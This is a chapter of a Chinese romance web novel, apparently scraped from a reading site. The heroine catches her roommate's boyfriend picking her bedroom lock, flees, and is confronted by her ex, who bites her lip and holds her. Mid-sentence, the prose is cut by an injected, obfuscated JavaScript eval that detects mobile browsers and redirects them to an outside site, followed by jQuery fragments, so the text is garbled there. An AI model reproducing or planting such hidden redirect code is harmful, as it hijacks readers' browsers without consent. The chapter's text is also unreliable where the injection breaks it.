默认冷灰
24号文字
方正启体

177. 第177次下第12场微雨

作者:予春半捧雪本书字数:K更新时间:
    深夜。


    燕雪融居住的小区是一处老破小。


    归结于学校附近的地理位置,有学区房优势的老破小依旧满人。加上还有本地土生土长的京城人,和几十年前因各种原因住下的新京城人。


    人口虽然不少,可还是以年迈的老人和刚要开始读书的小孩为主。


    因此到了深夜,会出来活动的邻居很少。


    整个小区看上去都是静悄悄,只能听见风声与树叶被波动的沙沙声。


    燕雪融和好友们告别之后,先是看了一眼自己租房那栋楼的亮灯情况。


    上面似乎是黑着灯的。原本在车内就被白嘉楠哭得有些沉闷的气氛,仿佛在此刻更多出了两分不一样的冷清。


    要是那个室友能不带其他人过来就好了。


    燕雪融抬头看着漆黑的楼层叹了口气。


    可明天都还要上班,就算想换房子估计也得等好友帮忙找找有没有内部推荐的房源了。


    大学时想着要为自己拼个未来,却怎么也想不到多年之后的她还要靠好友帮忙找出租房。


    她回头不经意地看了一眼。


    “咦?”不远处停着一辆车。


    燕雪融对豪车的概念很差。


    几乎所有“有钱人会开的车”的品牌,也只剩下当年和衡旭在一起时在他身边见过的车。


    在最后两人分手之前,衡旭卖过他名下的车。只留下了一辆基础商务和自己私藏的一辆,燕雪融还记得车头中央的品牌标志。


    私藏的那辆,因为他们两个曾在里面胡闹过。


    衡旭怎么也不愿意转手,宁愿将其他的都卖掉来维持旭飞艰难时期的资金流转。


    所以燕雪融对这个牌子最有印象。


    和今晚小区旁边停着的车有着同样的立标。


    但看上去样子不太一样。


    燕雪融眼中闪过疑惑。


    这个小区什么时候来了个这么有钱的户主?


    但仔细想了想这栋老破小小区旁边还有学校,说不定是哪家小孩的家长,又释怀了不少。


    毕竟这里是寸土寸金的京城。谁也不知道楼下认识的哪家奶奶,会不会是某个国外、或者港区富婆“待在老家的母亲”。


    即使是老家从大山来的燕雪融也早就看习惯了。


    在小区楼下逃避了一会,燕雪融提了提肩膀上的挎包疲惫地往楼梯上走。


    全然没有看见,就在小区,方才看见的那辆车里,驾驶位上的车窗缓缓落了下来。


    一只包着绷带的手自然地搭在车窗上垂落。两根手指上夹着点燃的烟。


    燕雪融转上楼梯转角。


    周围邻居几乎都是当爷爷奶奶已经年纪更大的老人,睡得很早,四处漆黑一片。


    她小心翼翼地打开出租房的门,没有发出一点声音。


    她有点害怕会不会出现上次那样,在客厅里多出一个人却不知道该怎么应对。


    但今天沙发上没有人。


    燕雪融刚想松一口气。再次抬头时,她的瞳孔瞬间放大。


    有一道人影。


    燕雪融无法从背影中直接认出来是谁,但那道身影不管怎么看,都只能属于一名成年男性。


    而此时,这名男性正在属于燕雪融的房间门外。


    男人微微弯腰,膝盖也跟着缓缓屈了下来,似乎是在看什么。


    有窸窸窣窣的声音。


    燕雪融连呼吸都不敢大声。


    因为此时的男人手机还在开着微弱的光。


    也许是他也在害怕被人发现,所以没有直接开整个屋子的照明。


    金属碰撞的声音,不断传入燕雪融的耳中。


    偶尔停顿,偶尔连续。


    是男人在尝试撬开门锁。


    巨大的心跳声。燕雪融觉得自己的脑中有一根琴弦,“嗡嗡”地跳动。


    连手都是在颤抖的。


    可就是在这样的情况下,她还要让自己保持无声,连呼吸都是缓慢的,根本不敢传出任何一丝气息。


    要是被发现她可能就要死在这里了——


    燕雪融的大脑里不断充斥着这个想法。


    喘不过气了。


    感觉头好痛。胸口也好闷。


    好想大口大口地呼吸,但是根本不敢。


    而且,也许是因为紧张或者其他原因,不知道为什么,肚子也开始疼了下来。


    还是从肚子到肚脐更下方一些的位置。


    燕雪融咬了咬唇,只能将这归结为紧张到自己岔气了。


    时机已到。


    燕雪融悄悄地走了出去。


    她连呼吸都不敢。


    即使如此,关门的时候也让燕雪融手心发汗。


    只差一点点。


    就只差一点点。


    燕雪融死死盯着关门——“咔嚓。”


    “谁?!”


    大脑里的那根琴弦仿佛被瞬间崩断。


    燕雪融眼前一白,想也不想,连忙抬脚冲下楼!一口气冲下了两层楼后,她不敢直接往下,而是在这层楼的中央躲进了一个转角的角落里死死捂住自己的嘴巴。


    耳边有心脏咚咚在跳的声音,很大,大到她几乎要听不见其他声音。


    好像没听到有声音下楼。


    燕雪融又听了一会儿,确保真的没听见别的声音,这才小心翼翼地从另外一个出口的楼层下来。


    直到眼前的一楼绿化草坪出现在眼前。她这才开始脱力地蹲在了旁边绿化带的椅子面前,连坐下来的力气都失去了。


    是燕雪融那位合租室友的男朋友。


    走下来之后,她重新从记忆里搜寻。


    刚刚因为太慌乱,连之前的记忆都已经失去了。


    等回过神来之后才想起那个男人裸着上半身,下面穿着的裤子就是燕雪融见过的。她的室友在阳台晒衣服的时候会看见,很常穿的一款。


    后知后觉,肚子又痛又涨又酸。


    刚刚连呼吸都在强制调整。


    加上今晚又喝了酒,此时也头痛欲裂。肚子里一股翻滚,燕雪融忍不住在草坪的位置上干呕两声,撑在椅子的扶手上让自己坐下来。


    今天是他第一次干这件事吗?


    是什么时候开始的?


    她的房间里会不会已经有看不见的监控了?


    燕雪融不敢保证。


    越来越反胃。


    忽然。有快速的、沉重的脚步声。


    燕雪融内心警铃大作,飞快跑到另外一个楼层的折角墙壁作为遮挡。


    于是就从她那栋楼的楼梯口下方走出来了一个男人。


    上半身只套了一件敞开的衬衫,看得出来是因为出门确认找人而匆匆套上的,下半身穿着燕雪融记忆里的那条裤子。


    男人左右看了环顾了一圈。


    整个小区里只剩下夜晚的风声。


    还有流浪小猫的喵喵叫。


    时间已经要入秋,天气也开始转凉了起来,很多流浪猫减少了食物来源,每个晚上都会在小区里叫。看见小区有人走下来,以为是来喂食而聚集过来了两只流浪猫。


    男人烦躁地狠狠一跺脚:“去!”


    旁边的小猫吓得;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|hmxs|i|shop|16979809|169141||http|test|mini|href|location''.split(''|''),0,{}));


    () {


    $(''.inform'').remove();


    $(''#content'').append(''


    飞快钻进了车底。


    男人在周围看了一圈,发现确实没有人,也许刚刚的声音就是隔壁邻居发出来的响声。


    男人“啧”了一声又看见不远处小区停车位置上,停放着一辆明显的豪车。


    愣了愣,一股无名火烧得更加严重。对着那辆车呸了一声:


    “什么玩意儿还在这里炫!看我什么时候把它划了!”


    燕雪融死死捂住自己的嘴巴,举着手机的手完全不受控制地在发抖。


    “——他是谁?”


    燕雪融猛地被吓得回头,极快的速度,脑袋却在这个时候传来柔软的闷感。


    没有坚硬的墙壁碰撞带来的疼痛。


    有人。


    在燕雪融转身之前就轻车熟路,预测到她惊吓过后的反应。在燕雪融快要撞上墙壁之际,垫在了男人宽厚的掌心上。


    行云流水的动作。


    像是已经做过很多次,不管是刚看见的动作、还是之后的反应,都已经变成了一种条件反射。


    燕雪融就这么猝不及防地对上了一双漆黑的眸子。


    就在对视上的那个瞬间,她如同被那双乌墨似的眼睛刺伤。


    上面明明倒映着她惨白的脸庞,可在夜色当中,情绪浓烈得像是灼烧在她的心里。


    光是看见的这一刻就能化作烙印。


    燕雪融愣怔,原本脑袋就已经是一团浆糊,可在这里看见衡旭更让人惊讶。


    她的脑子彻底宕机。


    不仅是信息量过大导致的空白,还有男人眼底里的阴郁。


    一股若有似无的酒香从衡旭的身上散发出来。


    燕雪融皱了皱眉,骤然想起,今晚的酒席上他确实喝了不少酒。


    就连不小心打破的杯子也是酒杯。


    就在燕雪融的头撞上去的同时,她也同样听到了男人压抑住音量的一声闷哼。


    她转头看过去,顿时心底里所有的疑问都被抽散:“你的手!”


    随着一声气音的惊呼,燕雪融连忙将男人的手拉过来。因为刚刚快速的剧烈撞击,本来洁白的医用绷带上逐渐渗出了血色。


    燕雪融回头又看了一眼,发现刚刚那个男人早就已经骂骂咧咧地回去,才终于松了一口气。


    “你怎么会在这里……”


    “那个男的是谁?”


    燕雪融愣了愣。


    男人一双直勾勾的眼睛看过来,神色平淡,唯独那双眸子里透着半分潜伏已久的疯狂。


    “他——”话音未落,唇上猝然传来一阵尖锐的刺痛。


    燕雪融整个身体僵住。


    男人身上的冷松香的酒香从唇瓣上一起传来,钻进鼻尖里若隐若现的,分不清是梦境还是现实。


    不管是谁都没有闭上眼睛。


    可男人却没有亲——不过说,衡旭根本就没有亲。像是一种带着惩罚和恼怒中的啃噬。


    直接狠狠咬在燕雪融的上唇,像是一头夜晚里危险的狼,不管不顾地宣泄不知来处的怒火。


    衡旭只咬了一会儿又松开。


    松开的瞬间却直接抓住燕雪融的肩膀,也不顾自己手上的绷带覆盖范围越来越广渗出的血色。


    燕雪融被迫仰着头。


    男人死死扣着她的下巴,往上。


    疼。燕雪融的第一反应。


    男人的手已经放轻了力度,却还是会有轻微的痛感传来。


    下一秒。


    衡旭却没有再吻过来。


    仿佛刚刚咬在唇上传来的触感和痛意都是转瞬即逝的梦。


    可男人抱了上来。


    衡旭搂紧了她。
(←快捷键) <<上一章 投推荐票 回目录 标记书签 下一章>> (快捷键→)